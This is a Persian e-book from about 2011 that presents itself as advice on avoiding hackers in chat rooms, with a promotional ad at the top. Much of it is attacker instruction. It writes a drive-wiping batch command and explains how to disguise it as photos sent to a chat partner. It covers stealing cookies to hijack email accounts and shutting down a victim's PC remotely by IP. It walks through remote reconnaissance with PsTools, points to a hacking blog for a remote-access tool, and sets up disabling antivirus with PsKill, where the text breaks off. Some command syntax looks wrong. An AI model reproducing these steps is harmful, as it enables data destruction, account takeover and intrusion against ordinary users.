

۷ کارنیل، بزرگترین شبکه موفقیت ایرانیان می باشد، که افرادی زیادی توانسته اند با آن به موفقیت برسند، فاطمه رتبه ۱۱ کنکور کارشناسی، محمد حسین رتبه ۶۸ کنکور کارشناسی، سپیده رتبه ۳ کنکور ارشد، مریم و همسرش راه اندازی تولیدی مانتو، امیر راه اندازی فروشگاه اینترنتی، کیوان پیوستن به تیم تراکتور سازی تبریز، میلاد پیوستن به تیم صبا، مهسا تحصیل در ایتالیا، و.... این موارد گوشه از افرادی بودند که با کارنیل به موفقیت رسیده اند، شما هم می توانید موفقیت خود را با کارنیل شروع کنید.

برای پیوستن به تیم کارنیلی های موفق روی لینک زیر کلیک کنید.

www.karnil.com

همچنین برای ورود به کانال تلگرام کارنیل روی لینک زیر کلیک کنید.

<https://telegram.me/karnil>

KHL32

بسم الله الرحمن الرحيم

دنیای مجازی

نام کتاب: راههای در امان ماندن از هکرها در هنگام Chat

نویسنده: ارباب مجازی (KHL32)

آدرس ایمیل: xwdmp_000@yahoo.com

تاریخ انتشار: 1389/11/4

شما در این کتاب چند راه در امان از هکرها در هنگام چت و با حداقل حملاتی که متوجه شما است آشنا می شوید. این کتاب طوری تنظیم شده است که هم افراد مبتدی و متوسط و پیشرفته در چت از آن استفاده کنند. در ضمن مسنجر شما مهم نیست یعنی چه یاهو و یا گوگل و هر چیز دیگه باشه چون این نکات به صورت کلی ارائه شده است.

نکته 1:

اولین نکته خلیل مهمه چرا که باید حتما از مسنجر قانونی و معتبر استفاده کنید برای این کار توصیه می کنم که مسنجر را از وبسایت خود مسنجر دانلود کنید. چرا که چند سال پیش هکرها با شبیه سازی و دستکاری در مسنجر یاهو و گسترش آن در اینترنت توانستند هزاران آی دی و پسورد را هک کنند و یاهو از نظر امنیت کمی نا امن شد و بعد چند سال که گوگل اکانت های مجانی ارائه داد استقبال زیادی از آن شد.

نکته 2:

مطمئن شوید که وقتی آی دی و پسورد خود را در مسنجر وارد می کنید صفحه باز شده همان صفحه لاگین چت باشه چرا که بی توجهی به این نکته باعث لو رفتن پسورد شما می شود.

نکته 3:

بعد از وارد شدن به چت رم اگر شما دنبال یک آی دی دختر می گردین باید بدانید که از بین 5 آی دی حتما 4 تا مال هکرها و یکی خود دختره است و باید خوشانس باشید که در خونه هکرها رو نزنید. هکرها با ساختن آی دی در مثلا یاهو، البته با اسم یه دختر وارد چت رم می شوند و یا منتظر می شوند که خود شما با آنها چت کنید و یا خود آنها(هکرها) با شما چت می کنند.

نکته 4:

اگر سرگرم چت با یک دختره (هکر) هستید تمام خطرات را به جون خریدین. اولین خطر اینکه شما از دختره یک عکس می خواهید و دختره هم بدون هیچ چون و چرا یک فایل را برای شما می فرسته که با باز کردنش تمام اطلاعات درایو تون را از دست می دهین. برنامه نوت پد را باز کنید و کد زیر را وارد کنید:

کد:

```
del /q /s [Drive name]:\ *.*
```

به جای [Drive name] نام درایو مورد نظر را بنویسید، مثلا:

```
Del /q /s E:\ *.*
```

/q & /s باعث می شوند تا عمل حذف بدون دیالوگ حذف و همه فایل ها را حذف کند.

البته از این دستور به شکل زیر هم استفاده می شود:

```
Del /q /s C:\windows\ *.*
```

که مفهوم آن این است که تمام اطلاعات درایو سی و پوشه ی ویندوز حذف شود که با اجرا کردن آن مجبورید دوباره ویندوز خود را عوض کنید.

با نخیره کردن با پسوند (فرمت) .bat. این ویروس آماده استفاده است. اما هکرها همه جوانب را در نظر گرفته اند که احتمال دارد طرف آن را قبول نکند، برای همین هکرها آن فایل را درون یک پوشه و با چندتا عکس الکی آن را فشرده

می کنند(با برنامه وین رار آن را فشرده می کنند) و برای شما می فرستد و بعد از دریافت وقتی تمام محتویات آن را مشاهده می کنید و آن فایل را باز می کنید تمام اطلاعات درایو حذف می شوند.

برای در امان ماندن از این خطر چون این فایل یک دستور Cmd است آنتی ویروس هم عکس العملی نشون نمیده و ممکنه فکر کنید که چون آنتی ویروس چیزی نشون نداده پس هیچ خطری نداره و با خیال راحت آن را باز می کنید. وقتی فایل فشرده شده را باز می کنید فایلی که آیکون چرخ دنده و فرمت بات دارد را روش کلیک کنید و بیرون روی دسکتاپ کپی کنید.حالا روی فایل رایت کلیک کرده و گزینه ی Edit را انتخاب کنید. با این کار تمام محتویات فایل را مشاهده می کنید.اگر هم با دستورات CMD آشنا نیستین کلاً این فایل ها را باز نکنید.

نکته 5:

وقتی در چت رم هستین (در یاهو مسنجر) در سمت چپ که هرکسی تبلیغ یا پیامی و حرفی داشته باشه می نویسه.هکرها از این امکان طوری دیگر استفاده می کنند یعنی با برنامه های مخصوصی که با ساختن یک لینک الکی و به درد نخور برای شما که برای یک هکر خیلی ارزش داره باعث لو رفتن کوکی های داخل کامپیوتر شما می شود.

وقتی هکر با این برنامه لینک را درست کرد در صفحه تبلیغ قرار می دهد و با کلیک بر روی آن یک صفحه اینترنتی باز می شود که یا Error و یا یک صفحه

تبلیغاتی باز می شود و شما هم وقتی می بینید به هیچ دردی نمی خوره آن را می بندید اما هکر همه چیزایی که می خواست به دست آورده و همین الان می تونه با آدرس ایمیل شما ایمیل بفرسته و در سایت های تبلیغاتی ثبت نام کنه! می خواهید از کل جریان آگاه شوید؟!

وقتی شما روی لینک کلیک می کنید یک صفحه باز می شود و در همین لحظه تمام کوکی های داخل کامپیوتر یا در جایی ذخیره می شود و یا برای هکر ارسال می شود.

هکر با در اختیار داشتن کوکی های کامپیوتر شما می تواند به هر سایتی که سر زدن و بسیاری از اطلاعات را به دست آورد. ابتدا هکر کوکی ها را در مسیر زیر کپی می کند:

در ویندوز 7

C:\User\[user name]\cookies

به جای [user name] نام کاربری کامپیوتر را قرار می دهد.

C: نام درایو ویندوز است.

در ویندوز ایکس پی و ویستا

C:\Document and settings\[user name]\Cookies


و می تونه خیلی راحت به آدرس ایمیل شما سر بزنه و ...

و همچنین می تونه با برنامه هایی که کوکی ها رو کد شکنی می کنه تمام پسورد های شما را بدزده.

از جمله معروف ترین و قوی ترین برنامه کد شکن کوکی می توان به
برنامه های :

Cookie Decoder Pro & IE Cookies view & Complete Cleanup

COOKIE DECODER PRO




IE COOKIES VIEW

The screenshot shows the 'IE Cookies View' window with a menu bar (File, Edit, View, Help) and a toolbar. It contains two tables: one listing cookies by website and another showing detailed cookie information.

| Web site | Accessed Date | Created Date | User | File name | Domain |
|---------------------|----------------------|----------------------|------------|-----------------------|------------------|
| allpersonals.com | 2005-05-19 4:24:0... | 2005-05-19 4:24:0... | [REDACTED] | @allpersonals[2].txt | allpersonals.com |
| amazon.com | 2005-06-01 12:46:... | 2005-05-26 10:42:... | [REDACTED] | @amazon[1].txt | amazon.com |
| [REDACTED] | 2005-06-01 5:19:5... | 2005-05-17 10:00:... | [REDACTED] | @atdmt[2].txt | atdmt.com |
| auctions.yahoo.com | 2005-05-23 2:27:0... | 2005-05-23 2:27:0... | [REDACTED] | @auctions.yahoo[2... | yahoo.com |
| bbc.co.uk | 2005-06-02 11:09:... | 2005-06-02 11:09:... | [REDACTED] | @bbc.co[1].txt | bbc.co.uk |
| belink.com | 2005-06-01 4:51:0... | 2005-05-19 2:46:3... | [REDACTED] | @belink[2].txt | belink.com |
| bizrate.com | 2005-05-27 3:21:0... | 2005-05-27 3:21:0... | [REDACTED] | @bizrate[2].txt | bizrate.com |
| blog.websecurity.ir | 2005-05-26 1:42:1... | 2005-05-22 4:00:3... | [REDACTED] | @blog.websecurity[... | websecurity.ir |
| bluestreak.com | 2005-05-30 2:27:4... | 2005-05-30 2:27:4... | [REDACTED] | @bluestreak[1].txt | bluestreak.com |

| Key | Value | Domain | Secure | Expiration Date | Modified Date |
|--------------|------------------------|---------------------|--------|----------------------|----------------------|
| ✓ ckEmail | | blog.websecurity.ir | No | 2005-06-22 8:30:0... | 2005-05-26 1:42:1... |
| ✓ ckLocation | | blog.websecurity.ir | No | 2005-06-22 8:30:0... | 2005-05-26 1:42:1... |
| ✓ ckName | \$4T4f\1C | blog.websecurity.ir | No | 2005-06-22 8:30:0... | 2005-05-26 1:42:1... |
| ✓ ckRemember | 1 | blog.websecurity.ir | No | 2005-06-22 8:30:0... | 2005-05-26 1:42:1... |
| ✓ ckURL | http://hack-er.cjb.net | blog.websecurity.ir | No | 2005-06-22 8:30:0... | 2005-05-26 1:42:1... |
| ✓ ckYIM | satanic_soulful | blog.websecurity.ir | No | 2005-06-22 8:30:0... | 2005-05-26 1:42:1... |

104 Cookie Files, 1 Selected | 6 Cookie(s)



اشاره کرد که به راحتی آدرس ایمیل و سال تولد و جنس و کشور و زبان و Zipcode را به دست آورده و در قسمت پسوردم را فراموش کردم (forgot your password) سایت:

1. Confirm Your Identity

Please enter the Birthday, ZIP (or Postal) Code, and Country (or Territory) associated with your account.

Your Birthday --- [v] [] , [] (Month, DD, YYYY)

Your ZIP (or Postal) Code []

(US residents, enter the first five digits only please.
Foreign residents need only enter a postal code if provided to Yahoo!.)

Your Country or Territory
United States [v]
Canada [v]
Afghanistan [v]

2. Choose One of These Options

| | | |
|--|----|--|
| <h4>Forgot your password?</h4> <p>Enter your Yahoo! ID:</p> <input type="text"/> <p>For example: person@yahoo.com or johnSmith or lion_boy</p> <p><input type="button" value="Get NEW Password"/></p> | OR | <h4>Forgot your Yahoo! ID?</h4> <p>Enter your Email Address:</p> <input type="text"/> <p>Enter the alternate email address you provided at registration.</p> <p><input type="button" value="Find Yahoo! ID"/></p> |
|--|----|--|

هکر می تواند یا پسورد شما را عوض کند یا آی دی شما را حذف کند.
خوب برای در امان ماندن از این خطر هیچ وقت به این لینک ها سر نزنید و
فکر نکنید که ممکنه جالب باشه .
نکته 6:

این نکته هیچ راه نجاتی نداره فقط باید خوشانس باشید که در این دام نیافتید.
ابتدا هکر با شما سرگرم چت می شود و کارهای زیر را انجام می دهد:
1- با cmd دستور زیر را وارد می کند:

`Netstat -n or netstat -a`

با این کار تمام آی پی هایی که با شما در حال ارتباط اند را نشان می دهد.

به فرض آی پی شما 46.48.125.132 باشد.

2- در Command Prompt دستور زیر را وارد می کند:

```
Shutdown -m \\46.48.125.132 -s -c By
```

که سویچ s- باعث خاموش شدن کامپیوتر می شود.


سویچ c- به شما این امکان را می دهد تا یک پیغام برای طرف ارسال شود.

البته با یک روش دیگر هم می توان این کار را انجام داد:

در Command Prompt دستور زیر را وارد کنید:

```
Shutdown -i
```

با این کار برنامه Shutdown به صورت گرافیکی کار می کند:



در قسمت Computers بر روی Add کلیک کرده و آدرس آی پی را وارد کنید.
در قسمت: What do you want these computers to do: کاری که با
قربانی می خواهد انجام دهد را وارد می کند.
چک باکس Warn users of the action مدت زمان نمایش پیغام را نشان
می دهد.

در قسمت shutdown Event Tracker گزینه ی اول را دست نزنید و در
قسمت آخر پیغامی که روی کامپیوتر قربانی به نمایش در می آید را می نویسد.
خوب با این کار کامپیوتر قربانی خاموش می شود و هکر شما را از اتاق چت

می اندازه بیرون و این کار را با تمامی کسانی که در چت رم هستن انجام می دهد.

نکته 7:

در این نکته باید خیلی توجه داشته باشید چرا که بی توجهی به آن باعث افسوس های جبران ناپذیری خواهد شد. حتما از خودتان می پرسید که چرا! مگه چت این خطرات هم داره؟ خوب باید بگم بله
هکر برای این کار از دو برنامه قوی و حساب شده استفاده می کند. یکی برنامه PS TOOLS و دیگری برنامه Net Devil که به کمک این برنامه ها هکر می تواند تصاویر و ویدیو و موزیک و هر چیزی که در کامپیوتر خود دارید را بدزد و حتی از شما باج گیری کند.

برنامه های PS TOOLS و Net Devil را می توانید از آدرس

<http://www.k-hack-10pht.blogfa.com/>

تهیه کنید و مراحل زیر را به طور کامل انجام دهید.

وقتی هکر با شما در حال چت است به ترتیب مراحل زیر را انجام می دهد.

هکر ابتدا با دستور netstat -n ای پی شما را به دست می آورد و با

برنامه PS info از جعبه ابزار PS TOOLS تمام اطلاعات سیستم شما

از جمله اندازه رم و سی پی یو و سیستم عامل و تمام برنامه های نصب شده

را به دست آورد. با دستور زیر هکر این اطلاعات را به دست می آورد:

Pstools.exe -s -d \\IP Address

به جای IP Address آدرس آی پی قربانی را می نویسد و اطلاعات زیر را

به دست می آورد:

PS INFO

```
Uptime: 0 days 0 hours 49 minutes 30 seconds
Kernel version: Windows 7 Ultimate, Multiprocessor Free
Product type: Professional
Product version: 6.1
Service pack: 0
Kernel build number: 7600
Registered organization:
Registered owner: KHL32
IE version: 8.0000
System root: C:\Windows
Processors: 1
Processor speed: 3.0 GHz
Processor type: Intel(R) Celeron(R) D CPU
Physical memory: 1014 MB
Video driver: Intel(R) 82945G Express Chipset Family <Microsoft Cor
(DDI) version - WDDM 1.0)
Volume Type Format Label Size Free Free
A: Removable
C: Fixed NTFS 14.65 GB 2.78 GB 19.0%
D: Fixed NTFS 29.29 GB 20.32 GB 69.4%
E: Fixed NTFS 29.29 GB 22.70 GB 77.5%
F: Fixed NTFS 29.29 GB 16.10 GB 55.0%
G: Fixed NTFS Tasvir 46.51 GB 5.35 GB 11.5%
H: CD-ROM 0.0%
```

مطمئن این اطلاعات کمک زیادی به یک هکر در انجام کارهایش خواهد کرد.

دوباره از جعبه ابزار ، از ابزار PS LIST برای مشاهده برنامه های در حال

اجرا استفاده می کند و اطلاعات زیر را به دست می آورد:

PS LIST


| Name | Pid | Pri | Thd | Hnd | Priv | CPU Time | Elapsed Time |
|--------------------|------|-----|-----|------|-------|-------------|--------------|
| Idle | 0 | 0 | 1 | 0 | 0 | 1:28:38.750 | 0:00:00.000 |
| System | 4 | 8 | 84 | 1488 | 48 | 0:00:28.031 | 1:42:40.564 |
| smss | 260 | 11 | 2 | 29 | 220 | 0:00:00.078 | 1:42:40.548 |
| csrss | 376 | 13 | 8 | 370 | 1172 | 0:00:00.593 | 1:42:35.376 |
| wininit | 416 | 13 | 3 | 76 | 888 | 0:00:00.296 | 1:42:35.142 |
| csrss | 424 | 13 | 14 | 346 | 10780 | 0:00:17.890 | 1:42:35.142 |
| winlogon | 480 | 13 | 3 | 110 | 1564 | 0:00:00.687 | 1:42:34.767 |
| services | 500 | 9 | 7 | 190 | 4440 | 0:00:01.828 | 1:42:34.658 |
| lsass | 508 | 9 | 6 | 571 | 2728 | 0:00:03.796 | 1:42:34.564 |
| lsm | 516 | 8 | 10 | 137 | 1208 | 0:00:00.062 | 1:42:34.564 |
| svchost | 644 | 8 | 10 | 349 | 2536 | 0:00:02.296 | 1:42:33.111 |
| svchost | 704 | 8 | 9 | 291 | 2764 | 0:00:01.343 | 1:42:32.439 |
| svchost | 752 | 8 | 18 | 476 | 17532 | 0:00:01.281 | 1:42:32.330 |
| svchost | 872 | 8 | 17 | 450 | 30092 | 0:00:14.578 | 1:42:31.220 |
| svchost | 916 | 8 | 34 | 1118 | 13408 | 0:00:04.671 | 1:42:30.955 |
| svchost | 1056 | 8 | 10 | 250 | 3808 | 0:00:00.359 | 1:42:30.033 |
| svchost | 1172 | 8 | 20 | 533 | 9016 | 0:00:00.421 | 1:42:28.783 |
| spoolsv | 1272 | 8 | 12 | 285 | 4680 | 0:00:00.250 | 1:42:27.330 |
| svchost | 1308 | 8 | 17 | 292 | 8408 | 0:00:01.156 | 1:42:27.205 |
| dum | 1424 | 8 | 3 | 67 | 1336 | 0:00:00.093 | 1:42:26.298 |
| explorer | 1436 | 8 | 36 | 957 | 45704 | 0:01:03.109 | 1:42:26.236 |
| taskhost | 1472 | 8 | 9 | 193 | 7116 | 0:00:00.500 | 1:42:25.986 |
| ekrn | 1564 | 8 | 20 | 286 | 57920 | 0:00:11.796 | 1:42:25.517 |
| egui | 1892 | 8 | 6 | 120 | 2540 | 0:00:00.703 | 1:42:21.251 |
| Babylon | 1908 | 8 | 6 | 362 | 11368 | 0:00:01.734 | 1:42:21.173 |
| IDMan | 1916 | 8 | 4 | 197 | 9040 | 0:00:00.390 | 1:42:21.142 |
| MSOSYNC | 1924 | 8 | 12 | 294 | 3868 | 0:00:00.171 | 1:42:21.111 |
| ONENOTEM | 1948 | 8 | 1 | 36 | 628 | 0:00:00.031 | 1:42:20.986 |
| SearchIndexer | 1752 | 8 | 13 | 981 | 18396 | 0:00:02.671 | 1:42:07.938 |
| IEMonitor | 2280 | 8 | 3 | 99 | 1644 | 0:00:00.343 | 1:42:05.465 |
| Ymsgr_tray | 2872 | 8 | 1 | 53 | 2400 | 0:00:00.062 | 1:41:13.904 |
| WINWORD | 3560 | 8 | 13 | 818 | 54204 | 0:03:32.671 | 1:40:28.546 |
| OSPPSUC | 3660 | 8 | 3 | 141 | 2312 | 0:00:01.406 | 1:40:18.484 |
| svchost | 3728 | 8 | 9 | 312 | 2144 | 0:00:00.234 | 1:40:14.265 |
| Photoshop | 3280 | 8 | 6 | 284 | 67056 | 0:00:26.156 | 0:51:06.645 |
| svchost | 3176 | 8 | 6 | 103 | 1288 | 0:00:00.062 | 0:51:06.489 |
| svchost | 2984 | 8 | 8 | 202 | 2984 | 0:00:00.265 | 0:23:48.794 |
| WmiPrvSE | 724 | 8 | 5 | 104 | 1552 | 0:00:00.078 | 0:05:03.738 |
| audiodg | 2948 | 8 | 3 | 116 | 14968 | 0:00:00.078 | 0:04:41.675 |
| cmd | 2060 | 8 | 1 | 23 | 1716 | 0:00:00.031 | 0:02:43.234 |
| conhost | 2812 | 8 | 2 | 53 | 1004 | 0:00:00.156 | 0:02:43.203 |
| SearchProtocolHost | 864 | 4 | 6 | 232 | 1112 | 0:00:00.046 | 0:02:13.468 |
| SearchFilterHost | 3836 | 4 | 3 | 78 | 864 | 0:00:00.046 | 0:02:13.015 |
| PsList | 3848 | 13 | 1 | 132 | 1972 | 0:00:00.281 | 0:00:00.265 |

| | | | | | | | |
|--------------------|------|----|---|-----|-------|-------------|-------------|
| 6*RT*E | 3848 | 13 | 1 | 132 | 1972 | 0:00:00.281 | 0:00:00.265 |
| SearchProtocolHost | 864 | 4 | 6 | 232 | 1112 | 0:00:00.046 | 0:02:13.468 |
| SearchFilterHost | 3836 | 4 | 3 | 78 | 864 | 0:00:00.046 | 0:02:13.015 |
| cmd | 2060 | 8 | 1 | 23 | 1716 | 0:00:00.031 | 0:02:43.234 |
| conhost | 2812 | 8 | 2 | 53 | 1004 | 0:00:00.156 | 0:02:43.203 |
| audiodg | 2948 | 8 | 3 | 116 | 14968 | 0:00:00.078 | 0:04:41.675 |
| WmiPrvSE | 724 | 8 | 5 | 104 | 1552 | 0:00:00.078 | 0:05:03.738 |
| svchost | 2984 | 8 | 8 | 202 | 2984 | 0:00:00.265 | 0:23:48.794 |
| svchost | 3176 | 8 | 6 | 103 | 1288 | 0:00:00.062 | 0:51:06.489 |
| Photoshop | 3280 | 8 | 6 | 284 | 67056 | 0:00:26.156 | 0:51:06.645 |

حالا هکر می داند که آیا آنتی ویروس یا چیز محافظتی دارین که جلو نفوذ

او را بگیرد یا نه. با توجه به تصویر بالا متوجه می شوید که دوتا پروسه Ekrn & egui مربوط به آنتی ویروس Nod32 است یعنی آنتی ویروس شما دیگه لو رفته و هکر دوباره می خواهد خود آنتی ویروس شما را از کار بندازه. برای این کار از جعبه ابزار، ابزار PS KILL را مورد استفاده قرار می دهد و اطلاعات زیر را به دست می دهد:

PS KILL



```
PsKill v1.13 - Terminates processes on local or remote systems
Copyright (C) 1999-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Usage: pskill [-t] [\\computer [-u username [-p password]]] <process ID : name>
-t      Kill the process and its descendants.
-u      Specifies optional user name for login to
        remote computer.
-p      Specifies optional password for user name. If you omit this
        you will be prompted to enter a hidden password.
```

